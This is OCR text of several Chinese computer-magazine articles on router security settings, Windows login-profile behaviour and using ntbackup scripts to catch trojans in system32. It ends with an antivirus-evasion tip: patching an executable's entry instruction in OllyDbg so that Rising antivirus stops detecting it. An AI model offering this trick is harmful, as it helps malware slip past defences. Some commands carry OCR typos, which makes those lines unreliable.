


图9

在“设置”框中指定远程管理主机的IP和端口（建议不要使用80端口）并勾选“启用”，则所指定的IP地址能够实施远程管理操作；如果指定的IP地址是0.0.0.0，则任何远程主机都能连接到这个设备来实现远程管理，建议不要这样设置。

提示： 当远程管理启用时，WEB服务器的端口会自动切换到指定的端口。

2.管理员超时

如果登陆路由器之后在一定时间内没有进行操作，则系统会自动注销这次登陆，这是为了防止因管理员忘记注销而可能出现的安全隐患，在“管理员超时”框中输入秒数并启用即可。

如果需要禁用这个选项（即永不超时），可以将时间设置为0。

3.WAN口Ping包过滤

可将此功能看作一个最简单的防火墙，当启用该选项时，从外部网将无法Ping通本路由器，在一定程度上可拒绝恶意探测和攻击。

4.备份路由器配置

辛辛苦苦作好了路由器的各项配置，不希望由于意外而毁于一旦吧？选择“工具箱”中的“备份设置”，可将路由器的配置文件Config.bin保存到硬盘，以防万一。

七、系统日志

只进行各种安全配置是不够的，我们还要记录好路由器的“健康日记”，了解每天都发生了什么，有没有被攻击和渗透。所以必须对系统日志进行设置——选择“高级设置”中的“系统日志”，如图10。




图10

指定接受日志的服务器IP地址并勾选“启用”，则系统日志会定时传送到该主机；也可以使用邮件的方式传送日志，在“外发邮件服务器IP地址”框中输入已经开启邮件服务的主机地址，然后填写日志信息接收者的名称并勾选“启用”。

提示： 管理员登陆路由器之后，可选择“查看日志”进行浏览。

八、后记


通过Web方式登陆进行路由器配置相对来说比较形象直观，但是绝不能因此而忽视各种安全设置，只有系统全面的安全设置，才能保证路由器以及内网客户端的相对安全。另外，及时对路由器进行版本升级，可以获得更加稳定强大的功能，朋友们可到路由器生产厂商的网站进行查询。

用户登录系统的安全考虑

小杰

大家都知道在Win2k\XP\2003新建一个用户，C:\Documents and Settings下就会产生一个以该用户名命名的文件夹，文件夹里是这个用户的一些配置文件。当我们使用net user或者使用用户管理新建一个新用户的时候，在C:\Documents and Settings目录下并没有出现相应的用户名文件夹，而是需要登录这个用户以后才会产生出相应的文件夹，那么又是什么影响到新用户文件夹的产生呢？

C:\Documents and Settings\Default User这个文件夹，管理着用户的默认配置，也就是说新用户要登录Windows系统是要从这个文件夹里调用用户配置信息，所以如果我们把Default User文件夹的名字更改了会怎么样？那么来试试吧，把Default User改名为new，新建一个普通的受限用户userone，然后注销，使用user one登录电脑，提示“Windows无法让您登录，因为无法加载您的配置文件。请与网络管理员联系。DETAIL系统找不到指定的文件”，如下图。



所以把Default User名字更改了，就可以禁止新的普通权限用户登录电脑，但是这个似乎对我们系统安全来说没有多大用处，本地用户要使用计算机的话一般不会新建一个用户的，而网络攻击者需要的是admin权限作为远程登录。

那么我们再新建一个具有计算机管理员权限的用户登录看一下，新建adminone，然后注销登录，提示找不到配置文件，但是可以使用默认的配置文件让管理员登录，点击确定用adminone用户登录成功，这就出现了一个问题，我们已经把Default User改名字了，系统也已经找不到默认的用户登录配置文件，受限用户是登录不了，那为什么管理员用户可以登录？提示里出现的另一个默认配置文件夹在哪里？

我找了一下，发现是在C:\WINDOWS\system32\config\systemprofile，这里就是管理员的登录备用配置，我们在这里改动一下就可以让新建的管理员因为找不到配置文件而无法从本地计算机或远程登录了。Windows2K的config里是没有systemprofile这个文件夹的，具体在哪儿，希望高手可以指点，本文在WindowsXP\2003下通过测试。

“备份”组件的妙用

guang

在 Windows2000/XP/2003 系统中包含一个“备份”组件，可能大家平时只是用它来简单地备份和还原文件，其实结合“任务计划”和批处理脚本，我们可以把它打造成监控文件变化的可靠“监工”。通过“开始”→“运行”栏执行 ntbackup 或是在 CMD 命令提示符下运行 ntbackup 即可打开“备份”，详细的命令参数可以通过“ntbsckup /?”命令获得（图 1），在此不赘述。




图 1

一、“追杀”病毒文件

很多小网站和不知名的软件中都有可能捆绑木马或病毒，经常在网上搜罗软件的很难有不中招的，相信这种经历很多网虫都碰到过。加壳、修改病毒特征码等诸多方法都可以绕过杀毒软件的追捕，对于此类情况就要通过手动方法来杀毒了。系统的 system32 目录是病毒最乐于藏身的地方，下面我就简单的介绍一下利用 Ntbackup 备份 system32 的方法来追查这些病毒文件。

1.建立备份脚本

先启动“备份”，备份项目依次选择“我的电脑”下的“System State”（系统状态数据）和“C:\windows\system32”，备份模式为“正常”，将项目分别备份到“d:\system.bkf”和“d:\system32.bkf”。将下列代码保存为脚本文件 system32mr.bat，放置在 f:\。

```
@echo off
@ntbackup.exe backup C:\windows\system32 /a /v:no /r:no /rs:no /hc:off /m daily /l:s /f "d:\system32.bkf"
```

将下列代码制作为 system32zl.bat，放置在 f:\。

```
@echo off
@ntbackup.exe backup C:\windows\system32 /a /v:no /r:no /rs:no /hc:off /m incremental /l:S /f "d:\system32.bkf"
```

上述两个命令的作用是在每次关机时对 system32 目录实行每日备份和增量备份，并将文件附加到 d:\system32.bkf，这样每天“跑”入 system32 的病毒（创建日期为当天）和新增的文件都会被 ntbackup 捕获，然后将上边两个批处理文件都放置到组策略的关机脚本中。

小提示：设置关机后，默认每次关机都会执行备份操作，如果要跳过脚本运行，可在关机时打开任务管理器，按住 Ctrl 键然后单击“关闭”，选择“关机”或“重启”即可。

2.查杀病毒

如果怀疑自己中招了，那么通过相应的备份文件就能轻易找出病毒。笔者在一次上网后就中了修改版的冰河木马，下面用 Ntbackup 来查毒。

（1）从目录里揪出病毒：重启电脑，运行“备份”组件，在“还原和管理媒体”选择 system32.bkf，在右侧窗格选中每日和增量备份项目，依次展开 c:\windows\system32 就可以看到新增的文件了，这其中的“kernel32.exe”就是病毒文件。因为木马病毒一般是可执行文件（EXE 或 COM），而文件名中一般会包含“system”、“kernel”等貌似系统组件的关键字，只要在新增备份里查找此类文件即可。

（2）恢复系统：因为冰河会在注册表添加自启动项和修改 TXT 文件打开方式，同上在“还原和管理媒体”选中 system.bkf，将系统状态数据还原到原位置，按提示重启后进入“安全模式”将 kernel32.exe 删除，这样就顺利删除病毒并恢复系统。虽然笔者这里只是以冰河为例，但是多数恶意程序的特征都和它类似（藏身于 system32/ 修改注册表），利用上述方法可以快速发现并查杀大多数病毒。

注意：系统状态的还原工作是还原系统所有状态数据（包括整个注册表、系统启动文件等），还原前最好关闭所有不必要的程序，以保证整个还原操作全部完成（不可人为终止）。

二、为重要文件“保驾护航”

相信许多读者的电脑里肯定有一些重要的文件需要特殊照顾，比如笔者保存在 G:\mydocument 下的产品报表文件，按公司的要求每天制作完后要备份一份到移动硬盘，近来由于工作繁忙经常没有及时备份，有时加班的同事还会误删报表文件。现在

利用 Ntbackup 命令来轻松解决上述烦恼。

1. 备份文件夹

点击“开始→程序→附件→系统工具→备份”，单击“高级模式”（如果是 Windows2000 则无需选择），按提示选择 g:\mydocument，备份类型选择“正常”，将该文件夹备份到“f:\mydocument.bkf”。

2. 自动备份当日报表文件

（1）建立自动备份脚本

打开“记事本”输入下面内容并保存为批处理文件 beifen.bat，放置在 f:\。

```
@echo off
@ntbackup.exe backup g:\mydocunment /a/v:no /r:no /rs: no/hc: off/m daily /l:s /f "F:\mydocument.bkf"
```

命令的作用是通过 backup.exe 备份 G:\mydocument 下的所有当天生成的文件，同时附加到 F:\mydocument.bkf 中，/a 表示执行附加操作，/m 表示备份类型，其他参数使用备份的默认值。

（2）实现关机自动备份

运行 gpedit.msc 打开“组策略编辑器”，依次展开“计算机配置→Windows 设置/脚本(启动/关机)”，在右侧窗格双击“关机”，在弹出的窗口单击“添加”按钮，在“脚本名”中输入“f:\beifen.bat”（图 2）。这样每次关机时系统都会自动将当天的报表文件附加到 f:\mydocument.bkf。




图 2

3. 妙手回春还原文件

如果忘记备份前两天的报表文件，打开备份高级模式，单击“还原和管理媒体”，选择 mydocuFilent.bkf，在右侧窗格选中每日备份下的文件（日期为昨天和前天），然后将它还原到移动硬盘即可（还原位置选择“单个文件夹”，移动硬盘上的文件夹），同样可以在此还原被同事误删除的文件（图 3）。





图 3



文件免杀有着各种各样的方法，但针对瑞星杀毒软件，却有着一种简单而有效的方法，或者说是绝杀技，就是用 OllyDbg 载入被瑞星查杀的软件（未加壳）后，在文件起始点将汇编语句 push ebp 改为 pop ebp，就可以达到文件免杀的效果。
